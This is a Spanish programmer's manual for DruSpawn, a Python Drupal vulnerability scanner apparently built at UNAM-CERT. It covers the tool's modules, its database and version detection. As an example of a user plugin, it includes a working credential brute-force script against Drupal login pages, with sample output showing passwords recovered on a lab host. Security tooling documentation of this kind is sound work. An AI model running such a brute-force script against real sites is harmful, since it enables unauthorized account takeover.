25-10-2016

Manual de usuario.

Escáner de vulnerabilidades en DRUPAL. (DruSpawn)

PBSC 10ª generación.

- Fernando Castañeda G.

DruSpawn

Manual de programación.

INDICE.


1. Metodología de programación utilizada.

La herramienta DruSpawn fue desarrollada en su totalidad con Python, en su versión 2.7; ya que Python tiene soporte para diversos paradigmas de programación, se acopla perfectamente a las necesidades de cada desarrollador, sin embargo, para esta herramienta se ha decidido implementar en su totalidad en el paradigma estructurado, creando funciones y llamándolas solo cuando estas son necesarias.

Se ha implementado de forma modular, esto con el fin de facilitar la separación de código al momento de buscar un "bug" o realizar una modificación muy específica. En la sección siguiente se muestra la estructura especifica de la herramienta antes de que esta sea instalada.

2. Estructura de la herramienta.

La estructura de la herramienta es la siguiente, tanto directorios como archivos dentro de ellos, son esenciales para su funcionamiento adecuado, en el diagrama siguiente se muestran solo los archivos esenciales.



El script principal es DruSpawn.py, ya que este es el encargado de recibir los parámetros a través de línea de comandos y llamar las funciones dependiendo de lo que se busque hacer con dichos parámetros.

Tanto los archivos install.sh como remove.sh, se encuentran realizados con Shell script, y tienen la finalidad de realizar la instalación, ambos tienen una estructura orientada a la

creación de directorios necesarios y la instalación de dependencias o desinstalación de las mismas.

Los scripts que se encuentran bajo common, se encargan de realizar los escaneos principales:

- Lista.py se encarga de listar directorios, configuraciones, módulos y temas que puedan representar un problema de seguridad para la instalación de drupal, así como de hallar las posibles vulnerabilidades en dichos módulos y temas.
- Reportes.py se encarga de generar los reportes en formato html a partir de un escaneo, con el fin de presentar información detallada de dicho escaneo.
- Version.py se encarga de aplicar diversos métodos para detectar si el objetivo a escanear, se trata de un Drupal, de que versión se trata y si esta versión es vulnerable a algún tipo de ataque.
- Session.py se encarga de crear la sesión con todos los parámetros que se mantendrán a lo largo del escaneo, ya sea que se emplee un proxy o un user agent diferente, esta función se encarga de mantener dichas opciones funcionales a través del programa.

Config tiene los archivos que se emplearan para generar la base de datos, y la misma base de datos, todos los archivos que viven bajo este directorio son escenciales, ya que la herramienta hace varias consultas a lo largo de su ejecución a la base de datos de vulnerabilidades de Drupal, misma de la cual se hablara en el siguiente punto.


Docs contiene la documentación, es decir, estos archivos, mismos que servirán como guía a otros desarrolladores o usuarios de la herramienta. Reportes contiene las dependencias, hojas de estilo e imágenes requeridas para crear los reportes de los escaneos.

Mientras que en scripts es en donde deberán ubicarse los scripts creados por el usuario para que estos puedan interactuar de manera óptima con la herramienta, mas adelante se describe en una de las secciones como es que deben estructurarse los scripts creados por el usuario.

3. Estructura de la base de datos.

Para poder trabajar con la base de datos es necesario tener sqlite3 instalado en el equipo, el script de instalación se encarga de esto, los archivos necesarios para la creación de la base de datos son drupal_vuln.sql y fill_db.py, los cuales contienen las sentencias para la creación de la base de datos, así como su estructura y el programa de llenado de la base de datos respectivamente.

La estructura de la base de datos es la siguiente, en caso de que se desee utilizar para cualquier otra aplicación.



4. Estructura de los módulos.

Como se había comentado anteriormente, la herramienta tiene una estructura modular, y cada uno de los correspondientes módulos se llama cuando es necesario únicamente.

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
__author__="Fernando Castaneda G."
__copyright__="Copyright 2016, UNAM-CERT"
__license__="UNAM CERT"
__version__="1.0"
__status__="Prototype"

import common.version as version
import common.lista as listar
import common.session as session
import common.reportes as report
import argparse
import colors
import os, sys
import time
import getpass
import subprocess

if __name__=="__main__":
    tiempo = time.time()
    if 'root' in getpass.getuser():
      log = open('/'+getpass.getuser()+'/.druspawn/logs/exec.log','a')
    else:
      log = open('/home/'+getpass.getuser()+'/.druspawn/logs/exec.log','a')
    parser = argparse.ArgumentParser(description='Scanner para DRUPAL, funciona con las versiones 6, 7 y
    parser.add_argument('-d', metavar ='[http(s)://direccion del escaneo]', required=True, nargs=1, help
    parser.add_argument('--full', action="store_true", help="Lista modulos vulnerables instalados en el
    parser.add_argument('-p', metavar='[http://direccion del proxy]', nargs=1,help="Emplea un proxy(http
    parser.add_argument('--pdf',action='store_true',help="Genera un reporte en formato PDF a partir de e
    parser.add_argument('-u', metavar='[Archivo con user agent]', nargs=1, help="Se especifica un user-a
    parser.add_argument('-s', metavar='[script.py]' ,nargs=1,help="Utiliza un script tuyo, sigue el mode
    parser.add_argument('--script',action="store_true",help="Ejecuta solamente el script, ignora los esc
    parser.add_argument('--tor',action="store_true",help="Emplea tor como proxy.")
    parser.add_argument('--verbose','-v',action="store_true",help="Habilita el modo verboso, muestra en
```

Al principio de cada programa se muestra la codificación y metadatos que indican información sobre cada uno de los módulos. Siguiendo a esto se muestran los módulos que se importan para que la herramienta funcione, estas dependencias se instalan con el script install.sh

Siguiendo esto, vienen las funciones, mismas que se encuentran comentadas para facilitar el entendimiento de la herramienta. El código se encuentra comentado a manera de facilitar la documentación, la documentación de cada módulo se puede consultar desde línea de comandos de la siguiente manera.

```
Python 2.7.9 (default, Mar  1 2015, 12:57:24)
Type "copyright", "credits" or "license" for more information.

IPython 5.1.0 -- An enhanced Interactive Python.
?         -> Introduction and overview of IPython's features.
%quickref -> Quick reference.
help      -> Python's own help system.
object?   -> Details about 'object', use 'object??' for extra details.

In [1]: import DruSpawn

In [2]: DruSpawn.__doc__
```

5. ¿Cómo se realiza la detección?

Existen diversos métodos para saber si un CMS se trata de Drupal, ya sea buscar archivos específicos de este CMS, simplemente ubicar el archivo drupal.js, o revisar los encabezados de respuesta de la página, ya que estos suelen traer consigo información importante.

El archivo versión.py tiene implementados todos los métodos mencionados, se buscó que la detección fuera lo más precisa posible para evitar falsos positivos. Existen ocasiones en las que se puede detectar la existencia de un Drupal, pero no su versión, para solucionar esto, se ha implementado un motor de identificación basado en los hashes de los archivos drupal.js, ya que estos suelen cambiar cada cierto tiempo dependiendo de las versiones, a pesar de que se trata de un aproximado, suele ser muy acertado.

Si se tienen más dudas al respecto, se puede consultar el archivo versión.py, ya que la documentación interna de Python en el programa da una mejor explicación de su funcionamiento.

6. Creación de scripts propios.

Como se había comentado anteriormente, la herramienta cuenta con una característica especial que permite que se le monten scripts desarrollados por el usuario para extender su funcionalidad. Estos scripts deben ubicarse en el directorio /opt/scripts una vez que la herramienta haya sido instalada, y las dependencias para dicho script, ya sean diccionarios o algún otro archivo, deben ubicarse en /opt/scripts/dependencias de manera estática.

El motor de serialización implementado en la herramienta, toma dos elementos importantes, mismos que se utilizaran en el script, la conexión y la dirección del objetivo.

En scripts/ hay un archivo llamado skel.py, el cual tiene la estructura que deben utilizar los scripts, y los módulos básicos para mantener la funcionalidad, cuyo código se muestra a continuación.

```
import sys

import requests

import requesocks

conexion,target = sys.argv[1],sys.argv[2]

retorno = ''
```

Lo único que hace este fragmento de código es declarar tres variables, la conexión, el objetivo y el retorno.

En el siguiente ejemplo se puede ver como se utilizan estas variables.

```
usrlist = [line.rstrip('\n') for line in open('/opt/druspawn/script/dependencias/usuarios.txt')]
pswlist = [line.rstrip('\n') for line in open('/opt/druspawn/script/dependencias/passwords.txt')]

req,target = sys.argv[1],sys.argv[2]
if req.get(target+'/user/login').status_code == 200 and 'password' in req.get(target+'/user/login').text
    print colors.green('\n[=>>] ')+"Se probara en:\n\t %s/user/login\n"%target
    url = target+'/user/login'
elif req.get(target+'/?q=user/login').status_code == 200 and 'password' in req.get(target+'/?q=user/logi
    print colors.green('\n[=>>] ')+"Se probara en:\n\t %s/?q=user/login\n"%target
    url = target+'/?q=user/login'
ValidCredentials =[]
for user in usrlist:
    for pwd in pswlist:
        data = {"name": user ,"pass": pwd, "form_id":"user_login"}
        print "Probando: "+user+" "+pwd;
        html = req.post(url, data=data)
        htmltext = html.text
        if re.findall(re.compile('Sorry, too many failed login attempts|Try again later'),htmltext):
            msg = "Tu IP ha sido bloqueada por Drupal. Reinicia el servicio o intenta en otro equipo"
            print msg
        try:
            if html.history:
                if html.history[0].status_code in [302]:
                    ValidCredentials.append([user,pwd])
                    req.cookies.clear()
        except Exception as e:
            print e
if ValidCredentials:
    retorno = 'Credenciales validas halladas\n'
    for d in ValidCredentials:
        print "Credenciales validas halladas: "+d[0]+" "+d[1];
        retorno += "USER: "+d[0]+" PASS:"+d[1]+'\n'
elif not ValidCredentials:
    retorno = 'NO SE HALLARON CREDENCIALES VALIDAS.'
```

Este código pertenece al script disccionario.py, el cual realiza un ataque de diccionario a un Drupal, como se puede ver, este archivo utiliza la conexión declarada al principio del programa.

Este ejemplo es importante ya que se muestra también como deben importarse las dependencias, dentro de skel se incluye el ejemplo siguiente:

```
dependencia = open('/opt/druspawn/script/dependencias/skel.txt','r')

retorno = depencia.read()
```

El cual dará como resultado lo siguiente en el reporte.

Cabe mencionar que es responsabilidad del autor del script lo que se imprimirá en el reporte, por ejemplo, el script diccionario.py, tiene la siguiente salida en la consola.

```
[**] Modo verboso habilitado
[**] Ejecutando unicamente script diccionario.py sobre http://192.168.1.148/drupal-7.51

[=>>] Se probara en:
         http://192.168.1.148/drupal-7.51/user/login

Probando: becario user
Probando: becario admin
Probando: becario hola123,
Probando: admin user
Probando: admin admin
Probando: admin hola123,
Probando: user user
Probando: user admin
Probando: user hola123,
Probando: csirt user
Probando: csirt admin
Probando: csirt hola123,
Credenciales validas halladas: admin admin
Credenciales validas halladas: user user


[***] Ejecucion finalizada 3.10045909882 segundos transcurridos...
```

Mientras que el reporte mostrara lo siguiente.


DruSpawn
Reporte de escaneo a http://192.168.1.148/drupal-7.51
DRUPAL | UNAM CERT | FCG
INFORMACION GENERAL
OBJETIVO: http://192.168.1.148/drupal-7.51
INICIO DE ESCANEO: Sun Oct 30 17:40:28 2016
USUARIO: fernando
IP: 187.223.205.178
USER-AGENT:
SCRIPT: diccionario.py
VALOR DE RETORNO:
Credenciales validas halladas
USER: admin PASS:admin
USER: user PASS:user
ARGUMENTOS
-full: False
-d: ['http://192.168.1.148/drupal-7.51']
-script: True
-tor: False
-p: None
-s: ['diccionario.py']
-u: None
-pdf: False
-verbose: True
© 2016 UNAM CERT